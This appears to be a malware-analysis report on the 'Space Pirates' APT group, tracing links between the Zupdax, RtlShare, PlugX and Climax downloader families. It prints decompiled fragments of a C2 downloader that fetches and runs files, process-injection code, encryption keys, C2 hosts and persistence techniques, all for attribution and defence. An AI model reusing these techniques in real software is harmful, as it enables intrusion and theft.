Apparently, Zupdax is a redesigned version of Redsip. Backdoors, in particular, have an identical structure of network messages (including the magic constant 0x12345678), matching command names and identifiers (CMD_SET_REM and CMD_UNINSTALL_HOST), and similar debug messages. In both cases, the payload is implemented through external plugins.


```
135          else
136          {
137            switch ( v15.command_id )
138            {
139              case 0x18:
140                sub_10001BA0();
141                OutputDebugStringW(L"CMD_RESET_HOST");
142                break;
143              case 3:
144                OutputDebugStringW(L"CMD_File_Managers");
145                sub_100017D0(L"PluginFile.dll");
146                break;
147              case 0x15:
148                OutputDebugStringW(L"Server CMD_File_FIND");
149                break;
150              case 0x17:
151                sub_10001B00(OutputString);
152                OutputDebugStringW(L"CMD_SET_REM ");
153                break;
154            }
155          }
156        }
157        OutputDebugStringW(L"Server: main RecvPacket Error");
158      }
```

Figure 11. Fragment of the Redsip code (2010 sample)

```
      switch ( v16.command_id )
      {
        case 0:
          OutputDebugStringW(L"Server: CMD_END");
          return 0;
        case 0x17:
          OutputDebugStringW(L"Server: CMD_SET_REM");
          sub_10005320(v17);
          OutputDebugStringW(v17);
          goto LABEL_17;
        case 0x19:
          OutputDebugStringA("Server: CMD_UNINSTALL_HOST");
          sub_10005450();
          return -1;
        case 0x28:
          OutputDebugStringW(L"Server: CMD_TRANSMISSION_PLUGIN");
          sub_10004E20(v1);
          goto LABEL_17;
        case 0x29:
          OutputDebugStringW(L"Server: CMD_PLUGIN_TRANSMISSION_EXECUTE");
          sub_10004E20(v1);
          goto LABEL_17;
        case 0x38:
          OutputDebugStringW(L"Server: CMD_UPDATE");
          OutputDebugStringW(v17);
          goto LABEL_17;
        default:
LABEL_17:
          memset(&v16, 0, 0xF010u);
          if ( recv_packet(v4) )
            break;
          continue;
      }
      break;
    }
  }
  OutputDebugStringW(L"server: connect main RecvPacket Error");
  return 0;
```

Figure 12. Zupdax code fragment (2015 sample)

Note that in 2018 Redsip was used in an attack on a Russian organization associated with the aerospace industry. The attackers used a leaked corporate document as a decoy. We could not find a direct connection between this attack and the activities of Space Pirates.


Акционерное общество

Председателю экспертной комиссии,

Справка по согласованию замечаний

по вопросам надежности и безопасности

Figure 13. Internal document used as a decoy

**Connection with Winnti and FF-RAT**

Some Zupdax samples have valid digital signatures. In particular, sample 24b749191d64ed793cb9e540e8d4b1808d6c37c5712e737674417573778f665b (upinstall.bat) is signed with a YD Online Corp. certificate, and 84b8bfe8161da581a88c0ac362318827d4c28edb057e23402523d3c93a5b3429 (Slack.exe) is signed with a NFINITY GAMES BILISIM ANONIM SIRKET certificate.

Among the files signed with these certificates are components of the PipeMon malware, which is attributed to the Winnti group. Studying the network infrastructure of the second sample, we also noted the presence of indirect connections with the old Winnti infrastructure, but they require additional confirmation.

However, in the case of Slack.exe, we can state the presence of reliable infrastructure connections with the FF-RAT backdoor, which was described by BlackBerry in 2017. So, both the Zupdax sample and the FF-RAT samples use playdr2.com and gamepoer7.com subdomains as C2.

**Connections with Bronze Union and TA428**

ESET's previously mentioned report Operation StealthyTrident: corporate software under attack on the compromise of Able Desktop notes the presence of HyperBro and Zupdax backdoors (Korplug according to ESET), as well as Tmanger and ShadowPad as part of a single cybercriminal operation. The researchers give several possible explanations for this connection. We were able to identify several additional facts that give more information about the connections between the Bronze Union (LuckyMouse, APT27) and TA428 groups and Zupdax malware.

**Code intersections**

The Zupdax sample from the ESET report contains a dropper that is standard for this malware (data1.dat, 2486734ebe5a7fa6278ce6358d995d4546eb28917f8f50b01d8fdd7a1f9627a4), extracting the payload from resources. Of interest is the scheme by which it gains control: it side-loads the pcalocalresloader.dll library, which contains a shellcode that decrypts and executes another shellcode from the thumb.db file. The second shellcode contains a DLL library compressed using the LZNT1 algorithm, which it reflectively loads into memory.





Figure 14. Fragment of the ESET report

Both shellcodes use an atypical hashing algorithm for the names of imported libraries and functions (see Figure 15). For example, kernel32.dll has the hash 0xD4E88, and ntdll.dll 0x1B708. However, a search for similar samples showed that similar shellcodes can be found in various malware families—for example, in SmokeLoader or in exploits for InPage. It is likely that a builder available to various hacker groups was used to create the shellcodes.

```
8   v3 = 0;
9   result = 0;
10  v5 = 0;
11  str = a1;
12  do
13  {
14    LOBYTE(v5) = *str | 0x60;
15    result = 2 * (v5 + result);
16    str += step;
17    LOBYTE(v3) = *str;
18    --v3;
19  }
20  while ( *str && v3 );
21  return result != expected;
```

Figure 15. Hash function in auxiliary shellcodes

However, the whole scheme, including the legitimate component IntgStat.exe, pcalocalresloader.dll library, and the encrypted file thumb.db, was used in this form only to download the HyperBro backdoor, as described by Kaspersky. The only difference is that in the case of Able Desktop, shikata_ga_nai obfuscation was not applied.

An auxiliary DLL located in thumb.db handles the simultaneous launch of the dropper (data1.dat) and the legitimate Able Desktop installer. It is distinguished by the presence of a large number of unused strings in the data section. Some of them are specific only to samples of the HyperBro backdoor:

```
Elevation:Administrator!new:{FCC74B77-EC3E-4dd8-A80B-008A702075A9}
SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\test
system-%d
CreateProcessAsUser error %d
\\..\\config.ini
Win2008(R2)
Win2012(R2)
```

As follows from the ESET report and our research, the criminals behind the attack on Able Desktop users have access to both HyperBro and Zupdax. However, most of the code features are specific to the HyperBro backdoor, which, in turn, is attributed to the Bronze Union group.

**Network intersections**





Figure 16. Fragment of the Zupdax network infrastructure

One of the Zupdax samples (ffe19202300785f7e745957b48ecc1c108157a6edef6755667a9e7bebcbf750b) uses flashplayeractivex.info subdomains, such as update.flashplayeractivex.info and news.flashplayeractivex.info, as C2. For some time in August 2020, these domains resolved to the IP address 209.250.239.96. At the same time, the go.vegispaceshop.org domain was present at the same IP address.


The latter domain, along with the IP address, can be found in the NTT Security report on the Albaniiutas malware from the TA428 toolkit. As the detailed analysis of Albaniiutas samples by our colleagues from Group-IB shows, this malware is a new version of the RemShell backdoor (BlueTraveller) previously identified by PT ESC.

Another domain appearing at the IP address 209.250.239.96 at the same time is nameserver.datacertsecure.info. The datacertsecure.info and check.datacertsecure.info domains obviously associated with it resolved to the IP address 139.180.208.225 from June to July 2020. The node simultaneously became known as the HyperBro backdoor control server, and was mentioned by ESET in Operation StealthyTrident.

These connections further unite the attackers' goals: the compromised Able Desktop installers, as well as the above-mentioned samples of Albaniiutas and HyperBro, were used in attacks on organizations in Mongolia.

### Downloaders

In the Space Pirates network infrastructure, we found two types of downloaders containing decoys with Russian text. One of them was also found in the network of our client, who was attacked by criminals.



**Главный эксперт Белого дома заявил, что эпидемия коронавируса в США не контролируется**

Доктор Энтони Фаучи, главный государственный эксперт по общественному здравоохранению, на слушаниях в Конгрессе США заявил, что США не контролируют эпидемию, и если Америка слишком резко ослабит меры карантина, то последствия будут непредсказуемы.

Эпидемиолог фактически поставил под сомнение тактику Трампа запустить промышленное производство в стране на полную мощь. Он считает, что Белый дом слишком торопится, так как эпидемия пока не контролируется.

По словам Фаучи, снимать все ограничения надо разумно,

Figure 17. Example of a decoy document


#### Downloader.Climax.A

The first downloader differs by the use of parts of the source code of the Rovnix bootkit (it was described in detail by Kaspersky). Note that, according to our data, the network indicators listed in the report, in particular the bamo.ocry.com domain, as well as IP addresses 45.77.244.191 and 45.76.145.22, are part of the Space Pirates network infrastructure.

We have no information about what malware was delivered by this downloader. However, researchers from Kaspersky managed to identify likely samples based on the

similarity of PDB paths and identical control servers.

We also discovered instances that could serve as a payload for a loader. They contain similar PDB paths and the same C&Cs as the loaders. Interestingly, the addresses of the required APIs are got from the function name, which is obtained from the index in the configuration line.




*Getting the API addresses*

At the command of C&C, this malware can run an EXE file with the specified parameters, record sound from the microphone and send the audio file to the cybercriminals, turn off or restart the computer, and so on.

Figure 18. Fragment of the Kaspersky report

In the screenshots of the payload presented in the report, you can notice a specific technique for storing strings: they are all in one data block and indexed by numbers with the prefix "PS_". This technique is found in the code of the publicly available PcShare backdoor. The sets of strings highlighted by the researchers correspond exactly to those that can be found in the open backdoor code. A similar correspondence can be made between the commands supported by the malware. As a result, we can confidently say that this payload is based on the PcShare code.

```
130  PS_10130=BringWindowToTop
131  PS_10131=UpdateWindow
132  PS_10132=MessageBoxA
133  PS_10133=Winmm.dll
134  PS_10134=waveInOpen
135  PS_10135=waveInClose
136  PS_10136=waveInPrepareHeader
137  PS_10137=waveInUnprepareHeader
138  PS_10138=waveInAddBuffer
139  PS_10139=waveInStart
140  PS_10140=waveInStop
141  PS_10141=GetFileSizeEx
```

Figure 19. Fragment of a file of strings from the PcShare code

Next, we will consider a modified version of PcShare, which we called RtlShare. Note that during the investigation for our client, we found a RtlShare sample connecting to C2 202.182.98.74. It is also used by the sample Downloader.Climax.A with SHA-256 e9c94ed7265c04eac25bbcdb520e65fcfa31a3290b908c2c2273c29120d0617b. Given the above, we can assume that the payload delivered by the downloader is none other than RtlShare.

**Downloader.Climax.B**

Another type of downloader can use vulnerabilities in Microsoft Equation Editor for its execution. This vulnerability, in particular, is exploited by a document named "Mayor of Seoul.rtf" (7079d8c92cc668f903f3a60ec04dbb2508f23840ef3c57efffb9f906d3bc05ff), created using the notorious Royal Road RTF (8.t) builder, widely used by Asian APT groups.

The code of this downloader is completely different from Downloader.Climax.A, but does boast some similar features. In particular, both downloaders use TCP to connect to C2, and the resulting payload is decompressed using the LZW algorithm in both cases.

Downloader.Climax.B gains persistence in the system via the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\Run\GetUserConfig. Its task is to get the files named INFOP11.EXE and OINFO11.OCX from the control server and execute the EXE file. Each of the files has its own numeric identifier, which is sent to C2.

```
67   do
68   {
69     if ( Networking::check(g_acsAddressC2, g_wPortC2) == 1 )
70     {
71       if ( !v9 )
72       {
73         while ( !download_file_by_id(&exe_filepath, 7999) )
74           Sleep(5000u);
75       }
76       if ( !v11 )
77       {
78         while ( !download_file_by_id(&dll_filepath, 8005) )
79           Sleep(5000u);
80         v3 = 0;
81         Sleep(50u);
82         set_config_for_downloaded_file(&dll_filepath);
83       }
84       if ( !v9 || !v11 )
85       {
86         memset(&StartupInfo, 0, sizeof(StartupInfo));
87         ProcessInformation.hProcess = 0;
88         ProcessInformation.hThread = 0;
89         ProcessInformation.dwProcessId = 0;
90         ProcessInformation.dwThreadId = 0;
91         StartupInfo.cb = 68;
92         CreateProcessA(0, &exe_filepath, 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation);
93         Sleep(3000u);
94         v9 = v12;
95       }
96     }
97     Sleep(1000 * dword_40A664);
98   }
99   while ( v3 );
```

Figure 20. Fragment of the downloader code

After loading, the following configuration parameters in the downloader itself are written to the body of the received OCX file: the node and port of the control server, the waiting time between calls to C2, the TodaySend string, as well as the generated GUID.

**RtlShare**

The payload of the RtlShare malware is based on the publicly available PcShare backdoor code. The malware has a specific execution chain, the code of which is not available in open sources. It involves three DLLs, each with its own export name. We will be using these names to refer to the corresponding libraries.

Let's consider RtlShare using the example of 8ac2165dc395d1e76c3d2fbd4bec429a98e3b2ec131e7951d28a10e9ca8bbc46.

Interestingly, the attackers used the hacked website of the Petrozavodsk mathematical conference PICCAnA (piccana.karelia.ru) to deliver it; the site is currently unavailable (web archive). As a control server, it uses the private IP address 192.168.193.165.

During incident investigation for our client, we encountered almost identical samples using control servers 45.76.145.22, 141.164.35.87, and 202.182.98.74.

**Dropper rtlstat.dll**

The rtlstat.dll library acts as the initial stage of infection, exporting a single function named emBedding. Its task is to extract and run the next-stage library with the internal name rtlmake.dll.

To do this, the OS bitness is first checked and the necessary data block is selected, after which it is XOR-decrypted with a key in the form of one of the strings 4af233f4740c2fde7fc95ed3a834d7b1 (x64) and 3ad6faf2d7b714137de31efef137775b (x86). Then the decrypted data is decompressed using the LZ4 algorithm.

```
58  Block = 0;
59  if ( (unsigned int)(dword_1006FDE0 - 6) > 0x76 )
60    return 0;
61  if ( is_wow64_process() )
62  {
63    data = &unk_1003A6A0;
64    size = 0x3573B;
65    key = "4af233f4740c2fde7fc95ed3a834d7b1";
66  }
67  else
68  {
69    data = &unk_10014EF0;
70    size = 0x257AB;
71    key = "3ad6faf2d7b714137de31efef137775b";
72  }
73  Block = malloc(size);
74  memcpy(Block, data, size);
75  v3 = decrypt_and_uncompress(&Block, size, key);
76  dwProcessId = v3;
```

Figure 21. Extracting the required version of rtlmake.dll

A data block containing the configuration is copied to the body of the received library (it is encrypted at this stage). The magic number 0xAADDEE99 is used as a marker indicating the place where the configuration will be copied.

To bypass detection based on hash sums, attackers add a random number of random bytes to the end of the library, while updating the Checksum field in the PE header of the file. This way, a new file is extracted at each new launch.

Then the dropper checks whether it is running under the SYSTEM user by searching for the config substring in the path to the LocalAppData folder. If the substring is present, the library is restarted under the current user via rundll32.exe.

Otherwise, the resulting library is saved to the file %LOCALAPPDATA%\Microsoft\Windows\WER\Security\wuaueng.hlk, and the path to it is written to the registry using the key HKCU\Software\Classes\CLSID\{42aedc87-2188-41fd-b9a3-0c966feabec1}\InprocServer32. This section is responsible for the MruPidlList COM object used in the library shell32.dll, which, in turn, loads the process explorer.exe—this is a well-known technique for malware persistence in the system.

At the end of its operation, the dropper executes the extracted DLL using regsvr32.exe and self-removes via a BAT file.

**Injector rtlmake.dll**

Versions of rtlmake.dll with different bitness have the same functionality, which is confined to extracting the next-stage DLL and embedding its code into the process rdpclip.exe (or into the current process).

At the beginning of its operation, the injector makes sure that it is running in one instance: mutexes are most often used for this purpose, but in this case named file mappings are applied. During the operation of rtlmake.dll, a mapping with the name 55fc3f9a654c500932 is created, while the mapping 7f8b6a2440e5c9e5b6 handles the payload.

Then, using a function similar to the previous step, the DLL with the payload and configuration is decrypted and decompressed (recall that it was previously copied to rtlmake.dll). The configuration encryption key is the string 2ae06f136eb6588508eefd4b5f6c98d8345f1104746d15141, and the payload encryption key is 1192f6c4b018c8e0f51d31d6dde22ff3.

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
0000h: 39 30 00 00 10 27 00 00 00 00 00 00 65 83 05 00  90...'......ef..
0010h: 00 00 00 00 00 00 00 00 31 39 32 2E 31 36 38 2E  ........192.168.
0020h: 31 39 33 2E 31 36 35 00 00 00 00 00 00 00 00 00  193.165.........
0030h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0050h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0060h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0070h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0080h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0090h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00B0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00C0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0130h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0140h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150h: 00 00 00 00 00 00 00 00 63 79 62 65 72 45 79 65  ........cyberEye
0160h: 31 2E 30 00 00 00 00 00 00 00 00 00 00 00 00 00  1.0.............
0170h: 00 00 00 00 00 00 00 00 44 65 66 61 75 6C 74 47  ........DefaultG
0180h: 72 6F 75 70 00 00 00 00 00 00 00 00 00 00 00 00  roup............
0190h: 00 00 00 00 00 00 00 00                          ........
```

Figure 22. RtlShare backdoor configuration

Next, the process in which the payload will be injected is selected. If the current process is explorer.exe (which is true, if the library was loaded as a COM component), then the target process will be rdpclip.exe. If rdpclip.exe failed to start, or if the DLL was loaded into another process, the current process becomes the target one.

The decrypted configuration is written to the memory of the selected process, and after that the injector generates a command line of the form /v /c:0x12345678, which contains the configuration address in the address space of the process. The resulting string and payload are also written to the process memory.

```
52      if ( self_is_explorer_exe )
53        hProcess = createProcess_rdpclip_exe(&dwProcessId);
54      if ( dwProcessId && hProcess
55        || (v8 = 0, dwProcessId = GetCurrentProcessId(), (hProcess = OpenProcess(0x43Au, 0, dwProcessId)) != 0i64) )
56      {
57        p_config = 0i64;
58        p_config = VirtualAllocEx(hProcess, 0i64, 408ui64, 0x3000u, 4u);
59        if ( p_config )
60        {
61          if ( WriteProcessMemory(hProcess, p_config, &config, 408ui64, 0i64) )
62          {
63            cmdline = 0;
64            memset(&v16, 0, 0x3FFui64);
65            strcat(&cmdline, "/v");
66            strcat(&cmdline, " /c:");
67            sprintf(&cmdline, "%s0x%08p", &cmdline, p_config);
68            hHandle = createRemoteThread_Putklm(hProcess, payload, payload_size, &cmdline);
69            if ( hHandle )
70            {
71              if ( !self_is_explorer_exe && !v8 )
72                WaitForSingleObject(hHandle, 0xFFFFFFFF);
73            }
74          }
75        }
76      }
```

Figure 23. Generating the command line in rtlmake.dll

To start execution of the payload, the injector determines the offset in the PE file where the exported Putklm function is located, and after that it gains control of the CreateRemoteThread call. In this case, the command-line address is passed to it as arguments. Note that there is no reflective loading up to this point: the Putklm function actually works as a shellcode.

**Payload rtlmain.dll (rtlmainx64.dll)**

This DLL is fully implemented based on the code of the main backdoor module PcShare—PcMain. Here are some of its features that are typical only for the RtlShare family:

- A reflective loader is implemented inside the library, which is located in the Putklm function. The command-line address that it receives is passed to DllEntryPoint via the lpReserved parameter and is XOR-encrypted with the constant 0x73DE2938. Address recovery and command-line parsing occur inside the DllMain function.
- After running rtlmain.dll, all the rdpclip.exe processes are terminated except for the current one.
- The backdoor string storage, in addition to LZ4 compression (which is present in the open-source code), is AES-encrypted with the key 68fa504a1aee69f71df454e554c74eaf. Similarly, the messages received (key 48d426ca6d45496e7413cf435516af06) and transmitted (key 2e5140d04c7d7da454991bae10160369) are encoded.
- Support for the connection via a proxy server has been added.
- There is a special command that allows attackers to overwrite the configuration inside the injector rtlmake.dll (the required offset contains the magic constant 0x76EE38BB).
- The getip command has been added to the code for implementing the remote command shell, which is done through the call nslookup myip.opendns.com resolver1.opendns.com.

**Use of RtlShare**

RtlShare samples can be found in other reports. For example, Recorded Future researchers found PcShare samples in the network infrastructure of the RedFoxtrot group, which have significant similarities with the RtlShare family. In addition, similar samples were previously detected by Bitdefender when investigating the activity of an APT group with Asian roots aimed at government institutions in Southeast Asia.

There are no connections in the network infrastructure between the above-mentioned cases, nor between these cases and the activity that we found during incident investigation for our client. This suggests that despite the absence of RtlShare code in open sources, several different APT groups of Asian origin have access to this malware.

## PlugX

We also found several samples of the PlugX backdoor in our client's network. The samples used micro.dns04.com, microft.dynssl.com, api.microft.dynssl.com, and www.0077.x24hr.com addresses as control servers, which are part of the group's network infrastructure and directly intersect with MyKLoadClient C2.

PlugX is widely used in the cybercriminal environment; it has several versions and multiple modifications. However, the samples identified by us have a set of features that make it possible to distinguish them into a separate group.

As in the usual PlugX, the main payload of the backdoor is implemented in the form of a DLL library, which is reflectively loaded into memory during malware execution. A pointer to the structure is passed to its entry point as an argument; the structure contains, in particular, the signature and address of the encrypted configuration.

In the original PlugX, the signature is the constant 0x504C5547 (PLUG string), but in our sample group, this value was equal to 0xCF455089. The configuration size, which is 0x1924 bytes, is also nonstandard: we could not find a mention of such a configuration in open sources. Unlike many other variants that have the XV signature instead of MZ and PE, in our case, the header of the PE file with the payload remains unchanged.

The inlining technique is actively used in the backdoor, in particular, for API calls and string encryption.

```
273     v30 = GetModuleHandleA(v90);
274     GetProcAddress = g_GetProcAddress;
275     if ( !g_GetProcAddress )
276     {
277       v32 = g_kernel32;
278       if ( !g_kernel32 )
279       {
280         v32 = find_module("kernel32");
281         g_kernel32 = v32;
282       }
283       GetProcAddress = find_api(0, v32, 0xFFC97C1F);
284       g_GetProcAddress = GetProcAddress;
285     }
286     GetSystemInfo = GetProcAddress(v30, &s_GetNativeSystemInfo);
287     g_GetNativeSystemInfo = GetSystemInfo;
288     if ( !GetSystemInfo )
289     {
290       GetSystemInfo = g_GetSystemInfo;
291       if ( !g_GetSystemInfo )
292       {
293         v33 = g_kernel32;
294         if ( !g_kernel32 )
295         {
296           v33 = find_module("kernel32");
297           g_kernel32 = v33;
298         }
299         GetSystemInfo = find_api(0, v33, 0x86AA8709);
300         g_GetSystemInfo = GetSystemInfo;
301       }
302     }
303   }
304   GetSystemInfo(&v64);
305   wProcessorArchitecture = v64.wProcessorArchitecture;
306   dwProcessorType = v64.dwProcessorType;
```

Figure 24. API function calls in PlugX

To search for API functions, the backdoor uses CRC32 hashes of their names. The received pointers are cached, while the code fragments responsible for this operation are embedded in every place where access to WinAPI is required.

```
84  v4 = 0;
85  strcpy(v83, "kernel32");
86  v83[9] = 0;
87  v75[0] = 0x735E6196;
88  v75[1] = 0x78806174;
89  v75[2] = 0x6C635E60;
90  v75[3] = 0x69746982;
91  v75[4] = 0x6D986268;
92  v76 = 0x5555;
93  do
94  {
95    *(v75 + v4) = ((*(v75 + v4) + 0x22) ^ 0x33) - 0x44;
96    ++v4;
97  }
98  while ( v4 < 22 );
99  v77 = 0x7896;
100 v78 = 0x69;
101 v79 = 0x747F;
```

Figure 25. String encryption in PlugX

Almost all the strings in the backdoor are stack-based, most of them are encrypted using the ADD-XOR-SUB method. The decryption code is copied to all places where encrypted strings are used.

The malware uses a standard set of plugins known from early versions. The original PlugX, during their initialization, uses a parameter that looks like a date. For instance, the Disk plugin has the 0x20120325 parameter. In our case, for all plugins, the 2012 combination has been changed to 8102 (which may mean 2018): the same Disk plugin uses the 0x81020325 value.

The entire backdoor also has a numeric value indicating the version: it is transmitted to C2 along with information about the infected system and is equal to 0x20161127. The same version can be found in Backdoor.PlugX.38 from the Dr.Web report on attacks on state institutions in Kazakhstan and Kyrgyzstan. However, other unique values from the Space Pirates variant, such as signature and configuration size, are missing in BackDoor.PlugX.38. Both variants seem to be based on the base code of the same version of PlugX, but its modifications in each of these cases are different.

We found more precise intersections in other reports. Among the PlugX instances used in the attacks on the Vatican in 2019–2020 are several samples similar to those used by the Space Pirates group. In addition, the same backdoor modifications are found in samples associated with the activity of the RedFoxtrot group. However, we failed to detect connections in the network infrastructure, which again suggests the exchange of tools between groups. Given the other intersections between the malware used in the attacks (Zupdax and RtlShare), we can also assume that all this activity belongs to one or more jointly operating groups. This, however, requires additional confirmation.

**Demo dropper**

Some samples of the PlugX variant we found are extracted into the system by an interesting dropper, whose executable file can be called demo.exe. It is implemented based on the MFC library. Its job is to create a VBS script named msiexece.vbs or cosetsvc.vbs, and perform its subsequent execution.

